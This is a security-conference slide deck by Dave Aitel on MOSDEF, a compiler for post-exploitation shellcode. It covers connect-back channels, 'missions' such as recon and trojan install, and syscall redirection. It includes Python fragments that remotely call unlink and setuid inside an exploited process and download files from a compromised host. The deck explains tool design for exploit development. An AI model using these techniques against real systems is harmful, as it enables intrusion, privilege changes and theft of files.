

# MOSDEF

Dave Aitel

Immunity, Inc

<http://www.immunitysec.com>

The word "Immunity" is rendered in a 3D, blue, sans-serif font. The letters are thick and have a slight shadow. The background is a dark gray gradient, and the word is surrounded by numerous small, glowing yellow and white particles that resemble dust or light trails, creating a dynamic and futuristic aesthetic.

Immunity



# Who am I?

- Founder, Immunity, Inc. NYC based consulting and products company
  - CANVAS: Exploitation Demonstration toolkit
  - BodyGuard: Solaris Kernel Forensics
  - SPIKE, SPIKE Proxy: Application and Protocol Assessment
- Vulns found in:
  - RealServer, IIS, CDE, SQL Server 2000, WebSphere, Solaris, Windows

# Definitions

- MOSDEF (mose-def) is short for “Most Definatly”
- MOSDEF is a retargetable, position independent code, C compiler that supports dynamic remote code linking
- In short, after you've overflowed a process you can compile programs to run inside that process and report back to you

# Why?

- \_ To Support Immunity CANVAS
  - **A sophisticated exploit development and demonstration tool**
  - **Supports every platform (potentially)**
  - **100% pure Python**

# What's Wrong with Current Shellcode Techniques

- \_ Current Techniques
  - \_ Standard `execve("/bin/sh")`
    - \_ Or Windows `CreateProcess("cmd.exe")`
  - \_ LSD-Style assembly components
  - \_ Stack-transfer or "syscall-redirection"

# Unix: `execve("/bin/sh")`

- \_ Does not work against `chrooted()` hosts
  - sometimes you cannot unchroot with a simple shellcode
- \_ Annoying to transfer files with `echo`, `printf`, and `uuencode`
- \_ Cannot easily do portforwarding or other advanced requirements

# \_Windows (cmd.exe redir)

- \_ Loses all current authentication tokens, handles to other processes/files, or other priviledged access
- \_ VERY annoying to transfer files
- \_ Cannot easily do portforwarding or other advanced requirments

# Additionally

- Blobs of "shellcode" inside exploits are impossible to adapt and debug
  - Going to GCC every time you want to modify an exploit's shellcode is a pain
  - Testing and debugging shellcode can waste valuable hours that should be spent coding SPIKE scripts

# \_LSD-style Assembly Components

## \_ Only semi-flexible

- Not well oriented towards complex interactions, such as calling `CreateProcessAsUser()`, fixing a heap, or other advanced techniques while staying in-process to maintain tokens

# \_Little actual connectivity to back-end

- Choice is to “choose a component” rather than implement any intelligence into your exploits
  - \_ i.e. I want to exploit a process, then if there is an administrative token in it, I want to offer the user the chance to switch to that, and perhaps to switch to any other tokens in the process


# \_Not Extensible

- \_ Writing in assembly is a big pain – Each component must be written by hand
  - Interacting with the components is done via C – a poor language for large scale projects

# \_Shellcode Missions

- \_ Shellcode can be thought of as two processes

Exploited Process




Attacker



# \_Shellcode Missions

- \_ Step 1 is to establish back-connectivity
- \_ Step 2 is to run a mission

Exploited Process




Attacker



# Establishing Back-Connectivity

- Step 1 is to establish back-connectivity
  - Connect-back
  - Steal Socket
  - Listen on a TCP/UDP port
  - Don't establish any back-connectivity (if mission does not require/cannot get any)

Exploited Process




Attacker



# \_Running a Mission

- \_ Step 2 is to run a mission
  - Recon
  - Trojan Install
  - Etc

Exploited Process




Attacker



# \_Running a Mission

- \_ Missions are supported by various services from the shellcode
  - Shell access
  - File transfer
  - Priviledge manipulation

Exploited Process




Attacker




# Mission Support

- Missions are poorly supported by traditional `execve()` shellcode
  - Confuses “pop a shell” with the true mission
  - Moving the mission and the connectivity code into the same shellcode makes for big unwieldy shellcode




# \_Mission Split

- \_ Solution: split the mission from the stage1 shellcode
  - Smaller, more flexible shellcode



# Mission Split

- Solution: split the mission from the stage1 shellcode
  - Smaller, more flexible shellcode
  - Simple paradigm: download more shellcode and execute it




# \_Stage 2


## \_ Options:

- Send traditional `execve()` shellcode
  - \_ Or similar 1-shot mission shellcode
- Establish remote stack-swapping service (“syscall redirection”)
- Establish remote MOSDEF service

Exploited Process



Attacker




# \_ Stack Swapping

\_ Aka “Syscall redirection”:

– 3 steps:

- \_ Send a stack and a function pointer/system call number
- \_ Remote shellcode stub executes function pointer/system call using stack sent over
- \_ Entire stack is sent back

Exploited Process



Attacker




# \_Stack Swapping

## \_ Benefits

- Interactive with remote machine:

\_ Allows for interactive mission support on top of fairly simple shellcode



# \_Stack Swapping - Benefits

- \_ Most function arguments on Unix are easy to marshall and demarshall

```
def unlink(self,path):
    """
    Deletes a file - returns -1 on error
    """
    self.setreg("call",posixsyscalls["unlink"])
    self.setreg("arg1",self.ESP)

    request=""
    request+=sunstring(path)
    self.sendrequest(request)
    result=self.readresult()
    ret=self.unorder(result[0:4])
    return ret
```

```
def setuid(self,uid):
    self.setreg("call",posixsyscalls["setuid"])
    self.setreg("arg1",uid)

    request=""

    self.sendrequest(request)
    result=self.readresult()
    ret=self.unorder(result[0:4])
    return ret
```

# \_Stack Swapping - Benefits

- \_ Most missions can be supported with relatively few remotely executed functions
  - Execute a command
  - Transfer a File
  - Chdir()
  - Chroot()
  - popen()

# \_Stack Swapping - Problems

- \_ You cannot share a socket with stack swapping shellcode
  - \_ Fork() becomes a real problem
    - \_ Solution: set a fake syscall number for “exec the stack buffer”
    - \_ Have to write fork()+anything in assembly
    - \_ Not a nicely portable solution
    - \_ Makes our shellcode more complex
    - \_ Still cannot return a different error message for when the fork() fails versus when the execve() fails

# \_Stack Swapping - Problems

- \_ You cannot share a socket with stack swapping shellcode
  - \_ You are going to do one function call at a time
    - \_ China's pingtime is 1 second from my network
    - \_ Those who do not use TCP are doomed to repeat it

# \_Stack Swapping - Problems

## \_ Basic stack swapping download code for Solaris


```
def download(self,source,dest):
    """
    downloads a file from the remote server
    """
    infile=self.open(source,O_NOMODE)
    if infile==-1:
        return "Couldn't open remote file %s, sorry."%source
    if os.path.isdir(dest):
        dest=os.path.join(dest,source)
    outfile=open(dest,"wb")
    if outfile==None:
        return "Couldn't open local file %s"%dest
    self.log( "infile = %8.8x"%infile)
    data="A"
    size=0
    while data!="":
        data=self.read(infile)
        size+=len(data)
        outfile.write(data)
    self.close(infile)
    outfile.close()
    return "Read %d bytes of data into %s" %(size,dest)
```

# \_Stack Swapping - Problems

\_ File download protocol from randomhost.cn

Exploited Process

Attacker

